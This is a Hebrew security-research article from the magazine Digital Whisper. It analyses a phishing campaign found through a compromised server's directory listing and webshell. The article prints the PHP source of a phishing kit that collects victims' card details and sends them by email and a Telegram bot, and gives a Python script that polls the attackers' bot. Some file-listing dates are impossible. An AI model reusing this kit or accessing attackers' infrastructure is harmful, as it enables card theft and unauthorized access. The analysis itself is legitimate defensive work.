לאחר שבדקתי את הקישור לאתר שבו נמצא הפישינג, מצאתי שהשרת לא קונפג כהלכה. כתוצאה מכך, נוצרה בעיית אבטחת מידע בשם "Directory Listing" זו היא רשימת ספריות בתיקיה באתר, הנ"ל נובע מקינפוג לא נכון של שרת ה-HTTP ובשל כך כי בתיקיה אליה הופנו הגולשים לא היה קיים הקובץ הדיפולטיבי אותו השרת נדרש להגיש כאשר אל תיקיה, בדרך כלל מדובר בקובץ בשם index.html.


עברתי על רשימת הקבצים בתיקיה, ומצאתי קובץ שהיה נראה כמו Webshell:

Name	Last modified	Size	Description
Parent Directory		-	
.	2021-03-51 03:51	-	
..	2021-07-58 07:58	346	
.php	2021-23-59 23:59	52K	
.php	2021-07-53 07:53	346	
.php	2021-07-57 07:57	346	
.php	2021-07-51 07:51	346	
.php	2021-07-54 07:54	346	
.php	2021-09-05 09:05	346	
.	2021-09-33 09:33	-	
.	2021-09-33 09:33	-	
.php	2021-04-45 04:45	52K	
.php	2021-08-46 08:46	52K	
.php	2021-06-46 06:46	22K	
.php	2021-09-00 09:00	346	
.php	2021-09-33 09:33	2.0K	
.php	2021-06-36 06:36	633K	
.php	2021-14-25 14:25	154K	
.php	2021-07-59 07:59	346	
.php	2021-04-05 04:05	2.0K	
.php	2021-14-09 14:09	572	
.php	2020-11-06 11:06	650	
.php	2021-16-26 16:26	2.0K	
.php	2021-04-05 04:05	48K	
.php	2021-09-07 09:07	346	
.php	2021-09-02 09:02	6.6K	
.php	2021-09-04 09:04	346	
.php	2021-08-00 08:00	346	
.php	2021-07-56 07:56	346	
.php	2021-07-50 07:50	346	
.php	2021-03-54 03:54	6.6K	
.php	2021-06-30 06:30	204K	

קובץ Webshell הוא סקריפט זדוני המאפשר לתוקף ביצוע הרצת קוד מרחוק, לפעמים אף לקרוא ולהעלות קבצים ועוד פיצ'רים ייחודים לאותו קובץ. האקרים משתמשים בו לרוב כנקודת כניסה כאשר הם מוצאים




חולשה באפליקציה Web-ית. במקרה שלנו התוקפים השתמשו ב-Webshell על מנת להעלות קבצים המכילים Phishing Kit לאתר הנפרץ:



על ידי שימוש באותו קובץ, הצלחתי לחשוף את קוד המקור של הקמפיין Phishing ולהבין לאן המידע הריש עומד להישלח. גיליתי שהתוקף שלח מצד השרת תעודות זהות, שמות מלאים ופרטי כרטיס אשראי של הקורבנות. השליחה התבצעה ע"י שימוש בבוט טלגרם בעזרת Token שהיה מוטמע Hardcoded בתוך העמוד.

Token בטלגרם, הוא זיהוי ייחודי. במקרה שלנו הוא נדרש כדי לדבר עם ה-API של טלגרם, בדרך כלל משתמשים בו כדי לאפשר לבוטים בטלגרם לתקשר עם השרתים של החברה. חשוב לשמור על ה-Token בצורה סודית מכיוון שהוא מעניק גישה לפעולות ולמידע של הבוט (לדוגמה: שליחה וקבלת הודעות):



הדג מדייק פטור?

www.DigitalWhisper.co.il




הממצאים

תוקפים בדרך כלל מנהלים מספר מסעות פרסום של Phishing בו זמנית. במקרה הספציפי הזה - אינם מודעים לכך שצוותים התקפיים יכולים לקרוא את התקשורת שלהם, הם שולחים הודעות זה לזה וחושפים מידע שימושי לחוקרי אבטחה התקפית.

על מנת להמשיך ולעקוב אחר התקשורת של התוקפים באופן אוטומטי, כתבתי סקריפט ב-Python שבודק כל הזמן עדכונים מה-Telegram Bot. הוא מעדכן על ידי ביצוע בקשת GET לנקודת הקצה של ה-API ומאחסן את התשובה בפורמט JSON:

```
import time
import json
import requests
telegram_domain="https://api.telegram.org/"
telegram_bot="botXXXXXXXXXXXXXXXXXXXX"
count=0
outfilename="XXXXXX.txt"
while 1==1:
    r = requests.get(telegram_domain + telegram_bot + "/getUpdates")
    logs = json.loads(r.text)
    for line in logs["result"]:
        line = str(line)
        f = open(outfilename, "r")
        if line not in f.read():
            z = open(outfilename, "a")
            print(line)
            try:
                z.write(line+"\n")
            except :
                print(line)
            z.close()
        f.close()
    time.sleep(60*60)
```

מספר ימים לאחר פרסום ההודעה בפייסבוק, שמתי לב שהתוקפים שלחו רשימה של מספרי טלפון אוסטרליים ו-Phishing Kit של DHL אוסטרליה.




הופתעתי לראות שהערכה הזו כללה בוט טלגרם וכתובת דואר אלקטרוני חדשים:

```
Name      Size  Packed  Type
..        0      0        File folder
card.php  0      0        PHP File
View - card.php

<?php
$zabi = getenv("REMOTE_ADDR");
$message .= "--++-----[ Card australia POST ]-----++--\n";
$message .= "----- BY -----\n";
$message .= "first name : ".$_POST['fname']."\n";
$message .= "last name : ".$_POST['lname']."\n";
$message .= "card number : ".$_POST['card']."\n";
$message .= "Exp date : ".$_POST['exp']."\n";
$message .= "Cv : ".$_POST['cv']."\n";
$message .= "----- IP Infos -----\n";
$message .= "IP      : $zabi\n";
$message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']."\n";
$message .= "-----By-----\n";
$subject = "Card australia POST [ " . $zabi . " ]";
$email = " ";
mail($email,$subject,$message);
$text = fopen('./.txt', 'a');
fwrite($text, $message);
$website="https://api.telegram.org/bot";
$chatId= ; //Receiver Chat Id
$params=[
    'chat_id'=>' ',
    'text'=>$message,
];
$ch = curl_init($website . '/sendMessage');
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, ($params));
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
$result = curl_exec($ch);
curl_close($ch);
header("Location: ../wait/");?>
```

לא עבר זמן רב עד שהתוקפים שלחו קובץ HTML חדש שנראה כאילו מדובר בתכנון קמפיין Phishing המכוון לאזרחים נורבגים וכתובות דוא"ל:



הדג מדייג פטור?

www.DigitalWhisper.co.il



קצת אתיקה

חשוב לציין, לא ניסיתי לברר כיצד התוקפים הגיע לשרת זה מלכתחילה, למרות שהייתה לי גישה לשרת. הייתה לי את היכולת לנבור בלוגים, לדוגמא - לבחון מתי ה-WebShell נוצר, ואז להסתכל ב-Access Logs שעל השרת בסביבות אותו התאריך ולנסות להבין איזו חולשה הם ניצלו כדי להשתלט על השרת. אך מכיוון שלא מדובר בשרת שלי לא רציתי לעשות זאת, ולראייתי, לחטט בשרת שאינו שלי זה בעייתי מבחינה אתית. כמו כן, נמנעתי מפעולות נוספות כי קיים חשש להיות מקושר יותר מדי לקמפיין של התוקפים ואולי בסוף אתפס בטעות בתור אחד ממפעליו.

מבחינתי, המטרה הייתה למגר את התקיפה, ולכן הסתפקתי להודיע למערך הסייבר הלאומי על המחקר ותוצאותיו, כתוצאה מכך, המערך קיבל החלטה להעביר את ממצאי הדו"ח למשטרת ישראל להמשך מעקב. ראיתי לאחר זמן מה כי הקמפיין לא היה נגיש יותר. כך שעמדתי במטרתי.

מבחינת ניסיון לזהות את זהות מפעילי הקמפיין, הצלחתי למצוא בין ההתכתבויות מספר טלפון של אחד מהאנשים שיצר קשר עם ה-Bot, אך לא מצאתי עליו פרטים מזהים נוספים.

לסיכום


ניכר שלתוקפים שהפעילו את הקמפיין לא הייתה הבנה טובה של OpSec ונראה שהם לא חשבו עד הסוף על הביצוע. ראינו סיטואציה שבה התוקפים שכחו להוריד את כלי הפריצה השונים שבהם הם השתמשו וכתוצאה מכך, השתמשנו בהם נגדם על מנת לאסוף כמה שיותר מידע, הודעות, קבצים וצילומי מסך שנשלחו ל-Telegram Bot עד למצב שבו יכולנו למנוע מהם להמשיך להפעיל את הקמפיין.

מי אני

שמי **מור דוד**, חוקר אבטחת מידע, Red Teamer ו-Pentester. זמין לשאלות, הלינקדין שלי:

<https://www.linkedin.com/in/mordavidwork>

כל האירועים והחקירות המתוארים במאמר זה משנת 2021. ההצעות, המתודולוגיה והטקטיקות המוצגות כאן, לעומת זאת, עדכניות.



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-153 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא מתוכנן לצאת בסוף חודש אוגוסט.

אפיק קסטיאל,

31.07.2023